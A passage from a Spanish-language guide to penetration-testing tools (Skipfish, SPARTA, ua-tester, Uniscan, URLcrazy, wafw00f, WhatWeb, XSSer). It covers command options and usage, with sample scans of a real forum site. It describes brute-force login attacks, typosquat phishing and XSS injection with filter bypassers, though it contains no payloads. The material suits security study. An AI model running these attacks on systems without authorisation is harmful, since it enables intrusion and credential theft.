Skipfish también presenta un mecanismo de autocompletado de formularios para maximizar la cobertura del escaneo. Los valores no deben ser maliciosos, ya que no están destinados a implementar controles de seguridad, sino más bien para pasar la lógica de validación de entrada. Se pueden definir reglas adicionales o anular las existentes, con la opción -T, (-T form_field_name = field_value, por ejemplo, -T login = test123 -T password = test321), aunque tenga en cuenta que -C y -A son un método mucho mejor de iniciar sesión.

También hay un conjunto de opciones relacionadas con el rendimiento. Usar la opción -g para establecer el número máximo de conexiones a mantener globalmente en todos los objetivos. Es sensible mantener esto por debajo de 50 para evitar abrumar la pila TCP/IP en su sistema o en los dispositivos NAT/cortafuegos cercanos y la opción -m para configurar el límite por dirección IP. Se sugiere: 2-4 generalmente es bueno para localhost, 4-8 para redes locales, 10-20 para objetivos externos, 30+ para realmente retrasados o hosts non-keep-alive. También se puede usar la opción -w para establecer el tiempo de espera de E/S, es decir, skipfish esperará solo un tiempo para una lectura o escritura individual y la opción -t para establecer el tiempo de espera total de la solicitud, para tener en cuenta los distintos sitios realmente lentos o muy rápidos.

Por último la opción -f controla el número máximo de errores HTTP consecutivos que se está dispuesto a ver antes de abortar el escaneo y la opción -s establece la longitud máxima de una respuesta a buscar y analizar. En este caso las respuestas más largas se truncarán.

Al escanear sitios grandes con mucho contenido multimedia, es posible que también se desee especificar la opción -e. Esto evita que los documentos binarios se guarden en la memoria para fines de informes y libera mucha RAM.

La limitación de velocidad adicional está disponible a través de herramientas de terceros de modo de usuario como trickle o modelado de tráfico a nivel de kernel.

Las estadísticas de exploración en tiempo real se pueden suprimir con la opción -u.

Una exploración estándar y autenticada de un sitio bien diseñado y autónomo que advierte sobre todas las cuestiones de los enlaces externos, los correos electrónicos, el contenido mixto y el encabezado de almacenamiento en caché, incluida la fuerza bruta suave, se ejecuta con los comandos:

```
$ touch new_dict.wl
$ ./skipfish -MEU -S dictionaries/minimal.wl -W new_dict.wl \  -C "AuthCookie=value"
-X /logout.aspx -o output_dir \ http://www.example.com/
```

Para un escaneo de 5 conexiones, pero sin fuerza bruta, pretendiendo ser MSIE y confiando en el contenido de example.com, ejecutar:

```
$ ./skipfish -m 5 -L -W- -o output_dir -b ie -B example.com \  http://www.example.com/
```

Si solo se quiere fuerza bruta sin extracción de enlaces HTML, limitado a un solo directorio y tiempo de espera después de 5 segundos, ejecutar:

```
$ touch new_dict.wl
$ ./skipfish -S dictionaries/complete.wl -W new_dict.wl \ -P -I http://www.example.com/dir1/ -o
output_dir -t 5 -I \ http://www.example.com/dir1/
```

52. SPARTA

SPARTA es una aplicación GUI de python que simplifica las pruebas de penetración de infraestructura de red al ayudar al probador de penetración en la fase de exploración y de enumeración. Le permite al probador ahorrar tiempo al tener acceso de apuntar y hacer clic a su kit de herramientas y al mostrar todos los resultados de la herramienta de una manera conveniente. Si se dedica poco tiempo a configurar comandos y herramientas, se puede dedicar más tiempo a analizar los resultados.

Presupone que hay instaladas varias herramientas como nmap, dirbuster, hydra y nikto entre otras.

Características

- Ejecuta nmap desde SPARTA o importe la salida XML de nmap.
- nmap escalonado transparente: obtiene resultados rápidamente y logre una cobertura completa.
- Menú contextual configurable para cada servicio. Puede configurar que ejecutar en los servicios descubiertos. Cualquier herramienta que pueda ejecutarse desde un terminal puede ejecutarse desde SPARTA.
- Puede ejecutar cualquier script o herramienta en un servicio en todos los hosts en alcance, solo con un clic del mouse.
- Define tareas automatizadas para servicios (ej. ejecutar nikto en todos los servicios HTTP o sslscan en todos los servicios ssl).
- Verificación de credenciales por defecto para la mayoría de los servicios comunes. Por supuesto esto también se puede configurar para ejecutarse automáticamente.
- Identifica la reutilización de la contraseña en la infraestructura probada. Si Hydra encuentra nombres de usuario/contraseñas, estos se almacenan en listas de palabras internas que luego se pueden usar en otros destinos en la misma red.
- Capacidad de marcar hosts en los que ya ha trabajado para que no pierda el tiempo mirándolos nuevamente.
- Capturador de capturas de pantalla del sitio web para que no pierda el tiempo en servidores web menos interesantes.

Uso: SPARTA.py <opciones>

Opciones

-h, --help	Muestra la ayuda y sale
--cleanup	Limpia los archivos intermedios para ahorrar espacio. La acción por defecto es retener los archivos intermedios.
--verbose	Muestra más resultados para cada paso del análisis.
--noninteractive	Modo no interactivo
--threads=THREADS	Definir el número de threads con los que debe ejecutarse SPARTA. El valor predeterminado es 2.

En SPARTA hay 3 clases de acciones:

• Acciones de host: se invocan haciendo clic con el botón derecho en un dispositivo y su salida de tool se almacenará y se mostrará

• Acciones de puerto: se invocan haciendo clic con el botón derecho en un puerto o servicio y su salida de herramienta se almacenará y se mostrará, por ejemplo: Nikto

• Acciones de terminal: se invocan haciendo clic con el botón derecho en un puerto y generará una ventana de terminal externa, por ejemplo: Conect with con netcat

Para configurar una nueva acción, se debe utilizar el siguiente formato:

tool=label, command, services

donde

- tool es un identificador único, generalmente el nombre de la herramienta.
- label es el texto que aparecerá en el menú contextual.
- command es el comando que escribiría en el terminal para ejecutar la herramienta. Tener en cuenta que debe ser un comando no interactivo. Los marcadores de posición [IP], [PUERTO] y [SALIDA] cuando se usan serán reemplazados en tiempo de ejecución por los valores correctos.
- services es la lista de nombres de servicios nmap a los que se aplica la herramienta. Cuando hace clic con el botón derecho en un puerto/servicio, la herramienta solo aparecerá en el menú contextual si el servicio se definió aquí. Tener en cuenta que este campo no es utilizado por las Acciones del host por razones obvias.

Ejemplo:
Para configurar la herramienta Nikto como una acción de puerto, necesitaríamos agregar la siguiente línea a la sección [PortActions] en sparta.conf:
nikto=Run nikto, nikto -o [OUTPUT].txt -p [PORT] -h [IP], “http,https”

Después de realizar cambios en el archivo de configuración, SPARTA debe reiniciarse para que los cambios surtan efecto. Este no será el caso cuando implementemos el menú de configuración.

Configurar ataques automatizados
Se puede configurar SPARTA para ejecutar automáticamente cualquier herramienta que haya configurado en la sección [PortActions] del archivo de configuración cuando se identifica un servicio.

Los ataques automáticos están habilitados de manera predeterminada, pero pueden deshabilitarse editando la opción "enable-Scheduler" en la sección [GeneralSettings] del archivo de configuración.

Los ataques automáticos se configuran en la sección [SchedulerSettings] del archivo de configuración. Se debe utilizar el siguiente formato:

tool=services, protocol

donde

- tool es el identificador único que se utilizó para definir la herramienta en la sección [PortActions].
- services es la lista de servicios que, cuando se identifican, deberían activar la herramienta para que se ejecute automáticamente.
- protocol es el protocolo del servicio en el que se debe ejecutar la herramienta (tcp / udp).

Modo interactivo
En el modo interactivo, en la parte superior de la pantalla hay 2 pestañas
- File. Dentro de esta pestaña hay las opciones: New, Open, Save, Save as, Add host(s) to scope, Import map y Exit
- Help. Su selección abre una página web con ayuda.

Debajo en ventana central, hay 2 pestañas: Scan y Brute que son las 2 acciones básicas de sparta. La primera es la encargada de realizar los escaneos y la segunda de hacer un ataque de fuerza bruta.

Debajo a la izquierda hay otras 3 pestañas operativas que son
- Hosts. Lista de dispositivos que se rastrean.
- Services. Lista de servicios asociados a los dispositivos anteriores.
- Tools. Se trat de un identificador único que se utilizó para definir la herramienta en el Sección [PortActions]. Esta herramienta puede ser nmap, dirbuster, hydra y nikto entre otras.

A la derecha la ventana que aparece es consecuencia de los seleccionado en la ventana anterior y en ella hay 4 pestañas:
- Services
- Scripts
- Information
- Notes

En la parte inferior, aparece una ventana con la pestaña Logs donde se visualiza las acciones que está realizando este programa sparta. Consta de 6 columnas
- Progress. Es un indicador del progreso.
- Tool. Nombre de la herramienta que se está usando.
- Host. Dirección IP del dispositivo
- Start time. Tiempo de inicio del escaneo
- End time. Tiempo final del escaneo.
- Status. Estado del escaneo: running, finished

En cuanto al ataque de fuerza bruta, se deben especificar los datos siguientes:
- Dirección IP del dispositivo a atacar
- Puerto del dispositivo a atacar
- Servicio a utilizar: ssh, telnet, smtp, smb, etc
- Try blank password
- Try login as password
- Loop around users
- Exit on first valid
-Verbose
- Additional options

También se puede especificar el nombre de usuario y contraseña a usar o el nombre del fichero donde contiene esta información. También hay la posibilidad o no de encontrar npmbres de usuario y contraseñas.

53. Ua-tester

Esta herramienta está diseñada para verificar automáticamente una URL determinada mediante una lista de cadenas de agentes de usuario estándar y no estándar proporcionadas por el usuario, 1 por línea. Los resultados de estas verificaciones informan al usuario para un análisis manual adicional cuando sea necesario. Los datos recopilados incluyen los códigos de respuesta, la URL resultante en el caso de una respuesta 30x, el MD5 y la longitud del cuerpo de la respuesta y selecciona los encabezados del servidor.

Resultados: cuando está en modo no verbose, solo los valores que no coinciden con la conexión de referencia inicial se informan al usuario. Si no se muestran resultados para un agente de usuario específico, todos los resultados coinciden con la conexión de referencia inicial. Si se necesita una salida completa de todas las comprobaciones, independientemente de las coincidencias con la referencia, utilizar el modo verbose.

Uso: ua-tester [opciones]

Opciones

-p PROXY_ADDR:PROXY_PORT, --proxy	Establecer el uso de un proxy. Por defecto ninguno.
-u / --url TARGET	URL completa a escanear
-f / --file <Path to User Agent file>	Si no se proporciona ningún archivo, deben estar presentes las opciones -d
-s / --single	Proporcionar una única cadena de user-agent
-d / --default	Seleccionar los tipos de cadena user-agent a verificar. Seleccionar 1 o más de las siguientes categorías. (M)obile, (D)esktop, mis(C), (T)ools, (B)ots, e(X)treme
-o / --output <Path to output file>	Resultados en formato CSV
-v / --verbose	Se muestran los encabezados completos para cada comprobación
--debug	Ver mensajes de depuración

Ejemplo
ua-tester -u www.example.com -f ./useragentlist.txt -v
ua-tester -u https://www.wordpress.com
ua-tester -u http://www.defaultserver.com -v --debug
ua-tester -u facebook.com -v -d MDBX
ua-tester -u https://www.google.com -s "MySpecialUserAgent"
ua-tester -u blog.c22.cc -d MC -o ./output.csv

```
root@kali:~# ua-tester -u forocoches.com
[>] Performing initial request and confirming stability
[>] Using User-Agent string Mozilla/5.0
   [ ] URL (ENTERED): http://forocoches.com
   [!] URL (FINAL): https://www.forocoches.com/
   [!] Response Code: 301 Moved Permanently
   [ ] Date: Mon, 11 May 2020 10:04:45 GMT
   [ ] Content-Type: text/html; charset=ISO-8859-1
```

[ ] Transfer-Encoding: chunked
[ ] Connection: close
[ ] Set-Cookie: __cfduid=d3fbc56aeef50ae6a677c5e857de2c35a1589191485; expires=Wed, 10-Jun-20 10:04:45 GMT; path=/; domain=.forocoches.com; HttpOnly; SameSite=Lax; Secure
[ ] Set-Cookie: bblastvisit=1589191485; expires=Tue, 11-May-2021 10:04:45 GMT; Max-Age=31536000; path=/; domain=.forocoches.com; secure
[ ] Set-Cookie: bblastactivity=0; expires=Tue, 11-May-2021 10:04:45 GMT; Max-Age=31536000; path=/; domain=.forocoches.com; secure
[ ] Cache-Control: private
[ ] Pragma: private
[ ] X-Litespeed-Cache: miss
[ ] Vary: Accept-Encoding
[ ] CF-Cache-Status: DYNAMIC
[ ] Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
[ ] Server: cloudflare
[ ] CF-RAY: 591b13de4ad3616d-BCN
[ ] alt-svc: h3-27=":443"; ma=86400, h3-25=":443"; ma=86400, h3-24=":443"; ma=86400, h3-23=":443"; ma=86400
[ ] cf-request-id: 02a4cabee80000616db687e200000001
[ ] Data (MD5): bfe8d12ff21c72d9d901e1117a556a35
[1] Pass
[2] Pass
[3] Pass
[>] URL appears stable. Beginning test
[>] Using DEFAULT User-Agent Strings
[>] Output: [+] Added Headers, [-] Removed Headers, [!] Altered Headers, [ ] No Change
[>] User-Agent String : Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en) AppleWebKit/420+ (KHTML, like Gecko) Version/3.0 Mobile/1A543a Safari/419.3
[!] URL (FINAL): https://m.forocoches.com/foro/
[!] CF-RAY: 591b140edb71614f-BCN
[!] cf-request-id: 02a4cadd420000614f869e2200000001
[>] User-Agent String : Mozilla/5.0 (iPad; U; CPU iPhone OS 3_2 like Mac OS X; en-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Version/4.0.4 Mobile/7B314 Safari/531.21.10
[!] URL (FINAL): https://m.forocoches.com/foro/
[!] CF-RAY: 591b141348f4613d-BCN
[!] cf-request-id: 02a4cae00e0000613dd303d200000001
[>] User-Agent String : Mozilla/5.0 (Linux; U; Android 2.1-update1; en-at; HTC Hero Build/ERE27) AppleWebKit/530.17 (KHTML, like Gecko) Version/4.0 Mobile Safari/530.17
[!] URL (FINAL): https://m.forocoches.com/foro/
[!] CF-RAY: 591b1415ecd461df-BCN
[!] cf-request-id: 02a4cae1ae000061df1abfa200000001
[>] User-Agent String : jBrowser-WAP
[!] URL (FINAL): https://m.forocoches.com/foro/
[!] CF-RAY: 591b1419181f6197-BCN
[!] cf-request-id: 02a4cae3af000061976f342200000001
[>] User-Agent String : Nokia7650/1.0 Symbian-QP/6.1 Nokia/2.1
[!] URL (FINAL): https://m.forocoches.com/foro/
[!] CF-RAY: 591b141b99956179-BCN
[!] cf-request-id: 02a4cae54000006179d63e7200000001
[>] User-Agent String : Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)

[!] URL (FINAL): https://m.forocoches.com/foro/
[!] CF-RAY: 591b141e48df614f-BCN
[!] cf-request-id: 02a4cae6e90000614f842bb200000001
[>] User-Agent String : Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0)
[!] URL (FINAL): https://m.forocoches.com/foro/
[!] CF-RAY: 591b14217a4161a9-BCN
[!] cf-request-id: 02a4cae8eb000061a9e8a74200000001
[>] User-Agent String : Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)
[!] URL (FINAL): https://m.forocoches.com/foro/
[!] CF-RAY: 591b14242c1f61a3-BCN
[!] cf-request-id: 02a4caea95000061a3a127c200000001
[*] HTTPError: HTTP Error 403: Forbidden

54. Uniscan

Uniscan es un escáner de vulnerabilidad de web, archivo local incluido y ejecución remota de comandos.

Uso: uniscan
Versión GUI: uniscan-gui

Opciones:

-h	Mostar la ayuda
-u <url>	Especificar la URL a analizar
-f <file>	Lista de URLs
-b	Uniscan en segundo plano
-q	Habilitar chequeos de directorio
-w	Habilitar comprobaciones de archivos
-e	Habilitar comprobaciones de robots.txt y sitemap.xml
-d	Habilitar controles dinámicos
-s	Habilitar controles estáticos
-r	Habilitar los controles de stress
-i <dork>	Búsqueda de bing
-o <dork>	Búsqueda de Google
-g	Fingerprint de la web
-j	Fingerprint del servidor

La forma más básica de usar esta herramienta es darle una URL con la opción -u seguido del dominio de interés.

También podemos realizar huellas digitales más detalladas del servidor mediante la opción -j. Esto ejecutará una prueba de ping y traceroute para determinar el estado de conectividad de la red, seguido de un nslookup para obtener los registros DNS disponibles. Esta opción también iniciará un escaneo de Nmap para descubrir los servicios y puertos abiertos.

Uniscan también tiene la opción de fingerprint de los servicios web. Usar la opción -g para hacerlo. Esto buscará métodos HTTP interesantes, información de errores y cadenas HTML, así como otros pequeños detalles que podrían ayudar en el reconocimiento.

Podemos rastrear los directorios ubicados en el destino configurando la opción -q.

También podemos habilitar las comprobaciones de archivos con la opción -w.

Uniscan tiene la capacidad de verificar automáticamente un sitio web para un archivo robots.txt y un mapa del sitio utilizando la opción -e.

Uniscan cargará algunos plugins para realizar comprobaciones dinámicas en el objetivo, incluyendo identificación de correo electrónico, detección de puerta trasera y descubrimiento de

SQL y otros tipos de puntos de inyección. Establecer la opción -d para hacer esto. Esto puede llevar bastante tiempo ejecutar y no siempre funciona correctamente.

También podemos habilitar algunas comprobaciones estáticas en el destino con la opción -s. Esto ejecutará pruebas que detectan archivos locales incluidos, ejecución remota de comandos y ficheros remotos incluido vulnerabilidades.

Además de la herramienta de línea de comandos, Uniscan tiene una GUI. Simplemente escribir uniscan-gui en el indicador de terminal para iniciar el programa. A partir de aquí, funciona bastante casi lo mismo que en la interfaz de línea de comando. Podemos enumerar la URL de destino y cualquier opción que deseemos habilitar, luego presionar "Start scan" para iniciarla.

Si la ejecución es lenta, se puede realizar de forma individual para cada una de las opciones que se ven en esta pantalla, es decir,
- Check directory
- Check files
- Check /robots,txt
- Dynamic tests
- Statis tests
- Stress test
- Web fingerprint
- Server fingerprint

Es importante resaltar que el fichero de registro Log file, lo que registra, se va añadiendo, es decir, cuando se ejecuta una nueva opción, no se borra lo registrado, sino que se añde al final del fichero.

55. URLcrazy

Se trata de una herramienta de OSINT para generar y probar errores tipográficos o variaciones de dominio para detectar o realizar ataques tipográficos, secuestro de URL, phishing y espionaje corporativo.

Usos

- Detectar casos de errores tipográficos que se benefician de errores tipográficos en su nombre de dominio
- Proteger la marca registrando errores tipográficos populares
- Identificar nombres de dominio tipográficos que recibirán tráfico destinado a otro dominio
- Realizar ataques de phishing durante una prueba de penetración

Caracteristicas

- Genera 15 tipos de variantes de dominio.
- Conoce más de 8000 errores ortográficos comunes
- Admite ataques de volteo de bits
- Múltiples distribuciones de teclado (qwerty, azerty, qwertz, dvorak)
- Comprueba si una variante de dominio es válida
- Prueba si las variantes de dominio están en uso
- Estima la popularidad de una variante de dominio

Uso: urlcrazy [opciones] dominio

Opciones

-k, --keyboard=LAYOUT	Las opciones son: qwerty, azerty, qwertz, dvorak. Por defecto: qwerty
-p, --popularity	Comprobar la popularidad del dominio con Google
-r, --no-resolve	No resolver DNS
-i, --show-invalid	Mostrar los nombres de dominio no válidos
-f, --format=TYPE	Legible o CSV. Por defecto: legible
-o, --output=FILE	Archivo de salida
-h, --help	Visualizar la ayuda
-v, --version	Mostrar la información de la versión.

Soporta las siguientes variaciones de dominio:

- omisión de caracteres,
- repetición de caracteres,
- intercambio de caracteres adyacentes,
- reemplazo de caracteres adyacentes,
- doble reemplazo de caracteres,
- inserción de caracteres adyacentes,
- puntos faltantes,
- rayas de rayas,
- singular o plural,

- faltas de ortografía comunes,
- intercambios de vocales,
- homófonos,
- cambio de bits,
- homoglifos,
- errores dominio de nivel superior, y
- dominio de segundo nivel equivocado.

URLCrazy tiene una base de datos de dominios válidos de nivel superior y de segundo nivel. Esta información ha sido compilada de Wikipedia y los registradores de dominio. Sabemos si un dominio es válido comprobando si coincide con los dominios de nivel superior y de segundo nivel. Por ejemplo, www.trademe.co.bz es un dominio válido en Belice que permite cualquier registro de dominio de segundo nivel, pero www.trademe.xo.nz no es porque xo.nz no sea un dominio de segundo nivel permitido en Nueva Zelanda.

URLCrazy fue pionero en la técnica de estimar la popularidad relativa de un error tipográfico a partir de datos de resultados de motores de búsqueda. Al medir cuantas veces aparece un error tipográfico en las páginas web, podemos estimar la popularidad cuando los usuarios escriban una URL.

La limitación inherente de esta técnica es que un error tipográfico para un dominio puede ser un dominio legítimo por derecho propio. Por ejemplo, googles.com es un error tipográfico de google.com pero también es un dominio legítimo.

Por ejemplo, los siguientes errores tipográficos para google.com.

Cantidad	Tipo
25424	gogle.com
24031	googel.com
22490	gooogle.com
19172	googles.com
19148	goole.com
18855	googl.com
17842	ggoogle.com

56. wafw00f

Es la abreviatura de Web Application Firewall Detection Tool.
WafW00f es un script de Python muy útil, capaz de detectar el cortafuegos de la aplicación web. Esta herramienta es particularmente útil cuando un probador de penetración quiere inspeccionar el servidor de aplicaciones de destino y podría obtener un respaldo de determinadas técnicas de evaluación de vulnerabilidades, para las que la aplicación web está activamente protegida por un cortafuegos. Por lo tanto, detectar el cortafuegos que se encuentra entre el servidor de aplicaciones y el tráfico de Internet no solo mejora la estrategia de prueba, sino que también presenta desafíos excepcionales para el probador de penetración para desarrollar avanzadas técnicas de evasión.

Uso: wafw00f url1 [url2 [url3 ...]]
Se pueden escribir una o más URL sepatadas por un espacio en blanco

Opciones:

-h, --help	Mostrar la ayuda y salir
-v, --verbose	Modo verbose
-a, --findall	Encontrar todos los WAF, no dejar de probar en el primero
-r, --disableredirect	No seguir las redirecciones dadas por las respuestas 3xx
-t TEST, --test=TEST	Prueba para un WAF específico
-l, --list	Listar todos los WAFs que somos capaces de detectar
--xmlrpc	Encender la interfaz XML-RPC en lugar de CUI
--xmlrpcport=XMLRPCPORT	Especificar un puerto alternativo para escuchar, por defecto 8001

Ejemplo
wafw00f http://forocoches.com
Checking http://forocoches.com
The site http://forocoches.com is behind Cloudflare (Cloudflare Inc.) WAF.
Number of request: 1

57. WhatWeb

WhatWeb identifica los sitios web. Su objetivo es responder a la pregunta "¿Qué es este sitio web?". WhatWeb reconoce tecnologías web que incluyen sistemas de administración de contenido (CMS), plataformas de blogs, paquetes de estadísticas/análisis, bibliotecas de JavaScript, servidores web y dispositivos integrados. WhatWeb tiene más de 1700 plugins, cada uno para reconocer algo diferente. WhatWeb también identifica números de versión, direcciones de correo electrónico, ID de cuentas, módulos de infraestructura web, errores de SQL y más.

WhatWeb puede ser sigiloso y rápido o completo pero lento. WhatWeb soporta un nivel de agresión para controlar el intercambio entre velocidad y confiabilidad. Cuando visita un sitio web en su navegador, la transacción incluye muchos consejos sobre que tecnologías web están impulsando este sitio web. A veces una sola visita a la página web contiene información suficiente para identificar un sitio web, pero cuando no lo hace, WhatWeb puede interrogarlo más. El nivel predeterminado de agresión, llamado "sigiloso", es el más rápido y solo requiere una solicitud HTTP de un sitio web. Esto es adecuado para escanear sitios web públicos. Se desarrollaron modos más agresivos para su uso en pruebas de penetración.

La mayoría de los plugins de WhatWeb son exhaustivos y reconocen una serie de señales desde sutiles hasta obvios. Por ejemplo, la mayoría de los sitios web de WordPress se pueden identificar mediante la etiqueta meta HTML. Pero una minoría de los sitios web de WordPress eliminan esta etiqueta de identificación pero esto no impide a WhatWeb identificarlos. El plugin WhatWeb de WordPress tiene más de 15 pruebas, que incluyen la verificación del favicon, los archivos de instalación predeterminados, las páginas de inicio de sesión y la verificación de "/wp-content/" dentro de los enlaces relativos.

Caracteristicas:

* Más de 1700 plugins
* Controla la compensación entre velocidad/sigilo y confiabilidad
* La optimización del rendimiento. Controla cuantos sitios web escanear simultáneamente.
* Múltiples formatos de registro: Brief (greppable), Verbose (legible por humanos), XML, JSON, MagicTree, RubyObject, MongoDB, ElasticSearch, SQL
* Soporte de proxy que incluye TOR
* Encabezados HTTP personalizados
* Autenticación HTTP básica
* Control sobre la redirección de la página web
* Rangos de IP de estilo nmap
* Coincidencia fuzz
* Plugins personalizados definidos en la línea de comando

Uso: whatweb [opciones] <URLs>

Selección del objetivo:

<TARGETs>	Introducir direcciones URL, nombres de dispositivo, direcciones IP, nombres de archivos o rangos de direcciones IP en formato nmap.
--input-file=FILE, -i	Leer los objetivos de un archivo. Se pueden canalizar los nombres de dispositivo o URL directamente con -i /dev/stdin.

Modificación del objetivo:

--url-prefix	Agregar un prefijo a las URL de destino.
--url-suffix	Agregar un sufijo a las URL de destino.
--url-pattern	Insertar los objetivos en una URL.

Nivel de agresión
Controla el equilibrio entre velocidad/sigilo y fiabilidad.
--aggression, -a = LEVEL - Establece el nivel de agresión. Predeterminado: 1.

1	Sigiloso	Realiza una solicitud HTTP por destino y también sigue las redirecciones.
3	Agresivo	Si coincide con un plugin de nivel 1, se realizarán solicitudes adicionales.
4	Pesado	Realiza muchas solicitudes HTTP por destino. Se intentan las direcciones URL de todos los complementos.

Opciones HTTP:

--user-agent, -U=AGENT	Identificación de AGENT
--header, -H	Añadir un encabezado HTTP, por ejemplo, "Foo: Bar". Especificar un encabezado predeterminado que lo reemplazará. Especificando un valor vacío, por ejemplo "User-Agent:" lo eliminará.
--follow-redirect=WHEN	Controlar cuando se siguen redirecciones. WHEN puede ser `never ',` http-only', `meta-only ',` same-site', `same-domain 'o` always'. Predeterminado: always.
--max-redirects=NUM	Número máximo de redirecciones. Predeterminado: 10.

Autenticación:

--user, -u=<user:password>	Autenticación básica HTTP.
--cookie, -c=COOKIES	Utilizar cookies, por ejemplo 'name=value;name2=value2'.

Proxy:

--proxy <hostname[:port]>	Establecer el nombre del proxy y el puerto. Predeterminado: 8080.
--proxy-user <username:password>	Establecer el nombre del usuario del proxy y la contraseña

Plugins:

--list-plugins, -l	Listar todos los plugins.
--info-plugins, -I=[SEARCH]	Lista todos los plugins con información detallada. Opcionalmente buscar con palabras clave en una lista delimitada por comas.
--search-plugins=STRING	Buscar plugins con una palabra clave.
--plugins, -p=LIST	Seleccionar uno o más plugins. LIST es un conjunto de plugins delimitados por comas. El valor predeterminado es todo. Cada elemento puede ser un nombre de directorio,

	archivo o plugins y opcionalmente puede tener un modificador, +/-. Ejemplos: + /tmp/moo.rb, + /tmp/foo.rb title, md5, +. /Plugins-disabled/ ./plugins-disabled,-md5 -p + es un acceso directo para -p + plugins-disabled.
--grep, -g=STRING	Buscar STRING en las respuestas HTTP.
--custom-plugin=DEFINITION	Definir un plugin personalizado llamado Custom-Plugin, Ejemplo: ": text => 'powered by abc'" ": version => / powered []? By ab [0-9] /" ": ghdb => intitle: abc "powered by abc" """: md5 =>' 8666257030b94d3bdb46e05945f60b42 """ {: text =>' powered by abc '} "
--dorks=PLUGIN	Lista de Google dorks para el complemento seleccionado.

Salida:

--verbose, -v	Modo verbose. Utilizar 2 veces para la depuración.
--colour,--color=WHEN	Utilizar el color. WHEN puede ser 'never', `always" o 'auto'.
--quiet, -q	No mostrar un breve registro en STDOUT.
--no-errors	Suprimir los mensajes de error.

Registro:

--log-brief=FILE	Registro breve, salida de una línea.
--log-verbose=FILE	Registro detallado de salida.
--log-errors=FILE	Registro de errores
--log-xml=FILE	Registrar en formato XML
--log-json=FILE	Registrar en formato JSON.
--log-sql=FILE	Registrar las instrucciones SQL INSERT.
--log-sql-create=FILE	Crear tablas de base de datos SQL.
--log-json-verbose=FILE	Registro en formato JSON detallado.
--log-magictree=FILE	Registro en formato de MagicTree XML.
--log-object=FILE	Registro en formato de inspección de objetos en Ruby.
--log-mongo-database	Nombre de la base de datos MongoDB
--log-mongo-collection	Nombre de la colección MongoDB. Predeterminado: whatweb.
--log-mongo-host	Nombre de host o dirección IP de MongoDB. Predeterminado: 0.0.0.0.
--log-mongo-username	Nombre de usuario de MongoDB. Predeterminado: nil.
--log-mongo-password	Contraseña de MongoDB. Predeterminado: nil.
--log-elastic-index	Nombre del índice para almacenar resultados. Predeterminado: whatweb
--log-elastic-host	Host: puerto de la interfaz http elástica. Predeterminado: 127.0.0.1:9200

Rendimiento y estabilidad:

--max-threads, -t	Número de threads simultáneos. Predeterminado: 25.
--open-timeout	Tiempo en segundos. Predeterminado: 15.
--read-timeout	Tiempo en segundos. Predeterminado: 30.
--wait=SECONDS	Esperar SECONDS entre las conexiones. Esto es útil cuando se utiliza un solo thread.

Ayuda y varios:

--short-help	Ayuda corta.
--help, -h	Ayuda completa.
--debug	Modo depuración
--version	Mostrar información de la versión.

Plugins

Cuando se hace una búsqueda, las coincidencias se hacen con:

* Cadenas de texto (mayúsculas y minúsculas)
* Expresiones regulares
* Consultas de bases de datos de Google Hack
* Hashes MD5
* Reconocimiento de URL
* Patrones de etiquetas HTML
* Código ruby personalizado para operaciones pasivas y agresivas

Ejemplos:

1. Escanear example.com.
whatweb example.com -a 4
2. Escanear reddit.com slashdot.org con las descripciones verbose plugin.
whatweb -v reddit.com slashdot.org
3. Un escaneo agresivo de wired.com detecta la versión exacta de WordPress.
whatweb -a 3 www.wired.com
4. Escanear la red local rapidamente y suprimiendo los errores.
whatweb --no-errors 192.168.0.0/24
5.Escanebar la red local para los sitios web https.
whatweb --no-errors --url-prefix https:// 192.168.0.0/24
6. Escanear las políticas crossdomain en Alexa Top 1000.
whatweb -i plugin-development/alexa-top-100.txt \ --url-suffix /crossdomain.xml -p crossdomain_xml

58. XSSer

Se trata de un programa que permite:

- Detectar vulnerabilidades de tipo XSS
- Explorar dichas vulnerabilidades de forma local o remota.
- Reportar en tiempo real las vulnerabilidades encontradas.

Entre sus principales funcionalidades destacan:

- Interfaz gráfica
- Dorking
- Soporte para GET y POST.
- Crawling
- Proxy
- Análisis heurístico
- Exploits preconfigurados
- Opciones de exportación.
- Diferentes bypassers para evadir los filtros

Tipos de inyecciones permitidas:

- XSS clásica, es decir, la ejecución de código en un script incrustado
- Cookie Injection
- Cross Site “Agent” Scripting
- Cross Site “Refer” Scripting
- Inyecciones en “Data Control Protocol” y “Document Objetct Model”
- HTTP Response Splitting Induced

Uso:
xsser [opciones] [-u <url> |-i <file> |-d <dork>] [-g <get> |-p <post> |-c <crawl>] [Request(s)] [Vector(s)] [Bypasser(s)] [Technique(s)] [Final Injection(s)]

Opciones:

--version	Mostrar la versión del programa y salir.
-h, --help	Mostrar la ayuda y salir
-s, --statistics	Mostrar los resultados de salida de las estadísticas avanzadas
-v, --verbose	Modo verbose
--gtk	Modo interfaz gráfica

Características especiales:
Se puede elegir Vector(s) y Bypasser(s) para inyectar código con estas características especiales adicionales:

--imx=IMX	Crear una imagen falsa con código XSS incorporado
--fla=FLASH	Crear un archivo falso .swf con código XSS incrustado

Objetivos seleccionados:
Al menos debe especificarse una de estas opciones para establecer las URL de destino.

-u URL, --url=URL	Ingresar los destinos a auditar
-i READFILE	Leer las URL de destino de un archivo

-d DORK	Procesar los resultados del motor de búsqueda como URL de destino.
--De=DORK_ENGINE	Motor de búsqueda a utilizar para dorking (bing, altavista, yahoo, baidu, yandex, youdao, webcrawler, google, etc.)

Selección del tipo de conexiones HTTP/HTTPS:
Estas opciones se pueden usar para especificar que parámetros se quieren usar como payload para inyectar código.

-g GETDATA	Ingresar la payload para auditar usando GET. Por ejemplo: '/menu.php?q='
-p POSTDATA	Ingresar la payload para auditar usando POST. Por ejemplo: 'foo = 1 & bar ='
-c CRAWLING	Número de URLs a rastrear en destino (s): 1-99999
--Cw=CRAWLER_WIDTH	Nivel de profundidad del rastreador: 1-5
--Cl	Rastrear solo direcciones URL de destino local. Predeterminado: true

Configurar las solicitudes:
Estas opciones se pueden usar para especificar como conectarse a las payloads de destino. Se pueden elegir varias de ellas.

--cookie=COOKIE	Cambiar el encabezado HTTP Cookie
--drop-cookie	Ignorar el encabezado Set-Cookie de la respuesta
--user-agent=AGENT	Cambiar el encabezado User-Agent HTTP. Predeterminado SPOOFED
